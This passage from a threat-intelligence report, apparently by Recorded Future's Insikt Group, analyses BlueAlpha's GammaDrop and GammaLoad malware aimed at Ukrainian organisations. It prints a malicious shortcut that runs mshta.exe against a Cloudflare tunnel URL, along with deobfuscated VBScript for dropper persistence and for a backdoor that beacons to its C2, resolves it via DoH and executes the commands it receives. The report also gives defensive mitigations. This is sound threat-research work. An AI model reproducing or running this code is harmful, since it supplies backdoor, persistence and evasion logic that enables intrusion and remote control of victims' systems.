


```
Windows Shortcut information:
        Contains a link target identifier
        Contains a working directory string
        Contains a command line arguments string
        Contains an icon location string

Link information:
        Creation time                   : Oct 01, 2023 20:50:20.020698800 UTC
        Modification time               : Jan 01, 2018 04:48:41.321894400 UTC
        Access time                     : Oct 01, 2023 20:50:20.020698800 UTC
        File size                       : 14848 bytes
        Icon index                      : 1
        Show Window value               : 0x00003a00
        Hot Key value                   : 14848
        File attribute flags            : 0x00000020
                Should be archived (FILE_ATTRIBUTE_ARCHIVE)
        Drive type                      : Fixed (3)
        Drive serial number             : 0x0088ac4e
        Volume label                    :
        Local path                      : C:\Windows\System32\mshta.exe
        Working directory               : %WINDIR%\System32\
        Command line arguments          : https://amsterdam-sheet-veteran-aka.trycloudflare.com/dearest/seize.tar /f
        Icon location                   : %Windir%\system32\SHELL32.dll
```

Figure 8: *lnkinfo output for `Запит 56-27-11875 від 15.08.2024. Інформація з обмеженим доступом у службовому листі відсутня.lnk` (Source: Insikt Group)*

GammaDrop

GammaDrop is an HTML application (HTA) payload used to execute and set the persistence of an embedded GammaLoad payload. A sample obtained on August 8, 2024, from the BlueAlpha domain *cod-identification-imported-carl.trycloudflare[.]com* shows almost no change in this payload from previous reporting and internally from our own datasets. GammaDrop samples have been obfuscated with extensive amounts of junk code, random variable names, and string concatenation and encoding. **Figure 9** depicts GammaDrop file `93aa6cd0787193b4ba5ba6367122dee846c5d18ad77919b261c15ff583b0ca17` after deobfuscation.




```
Sub Main()
    On Error Resume Next

    ' Decode gamaload and write it to disk
    gamaload_path = DropGammaLoadToDisk

    ' Check if QHActiveDefense.exe  is running
    QHActiveDefense_is_running = FALSE
    For Each running_process in GetObject("winmgmts:\\.\root\cimv2").ExecQuery("Select * from Win32_Process")
        If running_process.Name = "QHActiveDefense.exe" Then
            QHActiveDefense_is_running = TRUE
            Exit For
        End If
    Next

    ' Build Command to run gamaload
    run_gamaload_wscript_cmd = "wscript.exe "
    run_gamaload_wscript_cmd = run_gamaload_wscript_cmd & """"
    run_gamaload_wscript_cmd = run_gamaload_wscript_cmd + gamaload_path
    run_gamaload_wscript_cmd = run_gamaload_wscript_cmd + """"
    run_gamaload_wscript_cmd = run_gamaload_wscript_cmd & " //e:vbscript /dib /dat /au //b "

    ' Backup C2 write to disk
    app_data_path = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%APPDATA%") + "\Microsoft\UProof\GAMES.11443.DIC"
    Set c2_config_file = CreateObject("Scripting.FileSystemObject").CreateTextFile(app_data_path,True)
    c2_config_file.Write "142.93.10.107"
    c2_config_file.Close

    ' If QHActiveDefense is running do not write to reg for persistence
    If QHActiveDefense_is_running Then
        CreateObject("WScript.Shell").Run run_gamaload_wscript_cmd, 7, FALSE
    Else
        CreateObject("WScript.Shell").Run run_gamaload_wscript_cmd, 7, FALSE
        CreateObject("WScript.Shell").RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\HitFilmExpress",run_gamaload_wscript_cmd,"REG_SZ"
    End If

    ' Get major word version installed on host
    Set word_application = CreateObject("Word.Application")
    word_major_version_number = Left(word_application.Version, Len(word_application.Version) - 2)
    word_application.quit

    ' Build path of word executable
    word_executable_path = """" & "C:\Program Files (x86)\Microsoft Office\Office"
    word_executable_path = word_executable_path & word_major_version_number
    word_executable_path = word_executable_path & "\winword.exe"
    word_executable_path = word_executable_path & """"

    ' Path to open blank word doc
    blank_word_doc_path  = """" & "C:\Program Files (x86)\Microsoft Office\Office"
    blank_word_doc_path = blank_word_doc_path & word_major_version_number
    blank_word_doc_path = blank_word_doc_path & "\Document Microsoft Office.docx"
    blank_word_doc_path = blank_word_doc_path & """"

    CreateObject("Shell.Application").ShellExecute word_executable_path, blank_word_doc_path

    WScript.Sleep(10508)

End Sub
```

***Figure 9:** Deobfuscated GammaDrop payload* `93aa6cd0787193b4ba5ba6367122dee846c5d18ad77919b261c15ff583b0ca17` *(Source: Recorded Future)*

GammaDrop will write GammaLoad to disk in the directory `%USERPROFILE%` and execute it using a `wscript.exe` command. GammaDrop will set persistence for GammaLoad using a run key only if the process `QHActiveDefense.exe` is not running, a process name likely associated with the 360 Total Security endpoint agent. GammaDrop also writes an IP address to a `.DIC` file in `%APPDATA%` that GammaLoad leverages for C2 in its initial execution. Lastly, GammaDrop will open a Microsoft Word Document located at the path *`C:\Program Files (x86)\Microsoft OfficelOffice<VERSION_NUMBER_HERE>\Document Microsoft Office.docx`*, which will be a new blank document unless there is a name collision with a document already on the host.

GammaLoad


GammaLoad is a custom backdoor used by BlueAlpha, with variants in both PowerShell and VBScript. In this campaign, the VBScript variant was observed. The main functionality of GammaLoad, as shown in **Figure 10**, is to beacon indefinitely to its C2 server and execute any encoded VBScript it receives as responses from the C2. The VBScript that GammaLoad receives in C2 responses will generally launch and download other malware in the "Gamma" family, as reported by IBM X-Force.



```
on error resume next
dim  user_agent_string, c2_response, c2_config_file_path

c2_config_file_path = createobject("wscript.shell").ExpandEnvironmentStrings("%APPDATA%") + "\Microsoft\UProof\GAMES.11443.DIC"

drive_loop_count = 1
do while drive_loop_count < 27
    drive_loop_count = drive_loop_count +1
    drive_serial_number = createobject("Scripting.FileSystemObject").getdrive(createobject("wscript.shell").expandenvironmentstrings("%systemdrive%")).serialnumber
loop

user_agent_string = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.152 YaBrowser/21.2.2.101 Yowser/2.5 Safari/537.36::"
user_agent_string = user_agent_string + createobject("wscript.shell").expandenvironmentstrings("%computername%")
user_agent_string = user_agent_string + "_"
user_agent_string = user_agent_string & hex(drive_serial_number)
user_agent_string = user_agent_string & "::/.jo/.Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.13) Gecko/20080311 Firefox/2.0.0.13"

computer_name_loop = 1
do while computer_name_loop < 517
    computer_name_loop = computer_name_loop +1
    createobject("wscript.shell").expandenvironmentstrings("%computername%")
loop

SleepFunction 13379
SleepFunction 19753

do while 19753 > 11306
    SleepFunction 151932
    c2_response = GetC2Command
    SleepFunction 1221
    ExecuteGlobal(c2_response)
    SleepFunction 1221
Loop
```

***Figure 10:** Main function of GammaLoad embedded in* `93aa6cd0787193b4ba5ba6367122dee846c5d18ad77919b261c15ff583b0ca17` *(Source: Recorded Future).*


C2 communication is conducted via plain text HTTP and will contain host information such as the victim's computer name and the hex-encoded serial number of the victim's hard drive within the User-Agent string. GammaLoad will retrieve this information and include it in the User-Agent string in a series of loops that will run a set number of times, often in the hundreds, likely as a rudimentary anti-analysis technique. GammaLoad will leverage the `.DIC` file, previously written to the host by GammaDrop, where the initial C2 IP address has been stored. This C2 IP address is then used for the first attempt to communicate with the C2 server. If this attempt fails, meaning that GammaLoad has received an HTTP response other than 200 or 404, GammaLoad will then use a fast-flux DNS technique for the latest C2 IP address, as shown in **Figure 11**.



```
Function HTTPGetRequest(c2_url, user_agent_string)
    On Error Resume Next
    Set xml_http_object = createobject("msxml2.xmlhttp")
    xml_http_object.open "GET" , c2_url, FALSE
    xml_http_object.setrequestheader "user-agent", user_agent_string
    xml_http_object.setRequestHeader "Referer", empty_var
    xml_http_object.setRequestHeader "Cookie", "joyfully"
    xml_http_object.setRequestHeader "Content-Length", "7280"
    xml_http_object.send
    HTTPGetRequest = UTF8Encode(xml_http_object.responsebody)
    If Not xml_http_object.status = 404 And Not xml_http_object.status = 200 Then
        c2_ip =  ResolveC2()
        Exit Function
    End If
End Function

Function GetC2Command()
    On Error Resume Next

    Set c2_config_file = CreateObject("Scripting.FileSystemObject").OpenTextFile(c2_config_file_path,1)
    c2_ip = c2_config_file.ReadAll()
    c2_config_file.Close

    If c2_ip = "" Then
        c2_ip = ResolveC2
    End If

    c2_url = "http://" & c2_ip & "/joe" & int((221 * rnd)+1) & "/josie.ai"

    c2_response = HTTPGetRequest(c2_url, user_agent_string)
    c2_response = StringReplace(c2_response, vbcr)
    c2_response = StringReplace(c2_response, vblf)
    c2_response = StringReplace(c2_response, moustaches28)

    Set dom_document_object = createobject("msxml2.domdocument.3.0").createelement( "base64"))
    dom_document_object.datatype = "bin.base64"
    dom_document_object.text = c2_response
    c2_response_formatted = dom_document_object.nodetypedvalue
    GetC2Command = UTF8Encode(c2_response_formatted)

End Function
```

Figure 11: *C2 functionality of GammaLoad embedded in* `93aa6cd0787193b4ba5ba6367122dee846c5d18ad77919b261c15ff583b0ca17` *(Source: Recorded Future)*.

This particular GammaLoad variant uses both traditional DNS and DNS over HTTPS (DoH) for resolution, as shown in **Figure 12**, while other variants have also been observed leveraging the messaging platforms Telegraph and Telegram. GammaLoad makes use of DoH providers such as Google and Cloudflare to resolve C2 infrastructure when traditional DNS fails, potentially making the loader more resilient to DNS-based blocking techniques.



```
Function ResolveC2()
    On Error Resume Next
    Dim winmgmt_pingstatus_dns_lookup_results , winmgmt_pingstatus_dns_lookup_query
    c2_domain = "Until" & int((3252 * rnd)+1) & ".fartodti.ru"
    winmgmt_pingstatus_dns_lookup_query = "select * from win32_pingstatus where addr"
    winmgmt_pingstatus_dns_lookup_query = winmgmt_pingstatus_dns_lookup_query +        '"
    winmgmt_pingstatus_dns_lookup_query = winmgmt_pingstatus_dns_lookup_query & c2_domain
    winmgmt_pingstatus_dns_lookup_query = winmgmt_pingstatus_dns_lookup_query &        '"
    Set winmgmt_pingstatus_dns_lookup_results  = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2").ExecQuery(winmgmt_pingstatus_dns_lookup_query)
    For Each resolution In winmgmt_pingstatus_dns_lookup_results
        ResolveC2 = resolution.ProtocolAddress
    next

    SleepFunction 5683

    If Not ResolveC2 = "" Then
        Set c2_config_file = CreateObject("Scripting.FileSystemObject").CreateTextFile(c2_config_file_path,True)
        c2_config_file.Write ResolveC2
        c2_config_file.Close
    End If
    SleepFunction 4905

    If ResolveC2 = "" Then
        Set xml_http_object = createobject("msxml2.xmlhttp")
        xml_http_object.open "GET", "https:///dns.google.com//resolve?name=" & c2_domain & "&&&&&&type=A", FALSE
        xml_http_object.send
        doh_response_raw = UTF8Encode(xml_http_object.responsebody)
        doh_response = Split(doh_response_raw,"""")
        ResolveC2  = doh_response(33)

        If Not ResolveC2 = "" Then
            Set c2_config_file = CreateObject("Scripting.FileSystemObject").CreateTextFile(c2_config_file_path,True)
            c2_config_file.Write ResolveC2
            c2_config_file.Close
        End If
    End If
End Function
```

***Figure 12:** Function responsible for C2 IP address resolution of GammaLoad embedded in* `93aa6cd0787193b4ba5ba6367122dee846c5d18ad77919b261c15ff583b0ca17` *(Source: Recorded Future)*

Upon successful resolution of the C2 IP address, GammaLoad will write the IP address to the `.DIC` file for use in the next C2 beacon, limiting DNS resolutions to only when the C2 address has changed.

Mitigations

- Implement email security solutions capable of inspecting and blocking HTML smuggling techniques, particularly attachments with embedded JavaScript. Configure email gateways to flag files with suspicious HTML `onerror` or `onmousemove` events, which are commonly used for evasion.
- Deploy application control policies to restrict the execution of `mshta.exe` and block untrusted `.lnk` files from running. Endpoint Detection and Response (EDR) solutions should monitor `mshta.exe` activity and generate alerts for unusual command-line parameters associated with external downloads.
- Establish network monitoring rules to flag and review traffic to TryCloudflare subdomains, as these are increasingly leveraged malicious activities.
- Enable DoH traffic logging and implement monitoring policies to detect unauthorized DoH connections, as these are used by GammaLoad to resolve C2 domains when DNS fails.

- Assess suspicious email attachments with Recorded Future Malware Intelligence for instant analysis to understand associated threats quickly. Upload suspicious files to Recorded Future Public Sandbox for further analysis.
- Use Recorded Future Threat Intelligence (TI), Third-Party Intelligence, and SecOps Intelligence to monitor real-time output from Network Intelligence analytics to identify suspected targeted intrusion activity involving your organization or key vendors and partners.
- Monitor Insikt Group reporting for the latest threat actor tradecraft; tactics, techniques, and procedures (TTPs); targeting; and indicators of compromise (IoCs) to ensure you are informed of the threat.

Outlook

BlueAlpha is likely to continue refining evasion techniques by leveraging widely used, legitimate services like Cloudflare, complicating detection for traditional security systems. Continued enhancements to HTML smuggling and DNS-based persistence will likely pose evolving challenges, especially for organizations with limited threat detection capabilities. Preparedness against these tactics will be crucial for Ukrainian organizations as BlueAlpha's campaign persists.

Appendix A — Indicators of Compromise

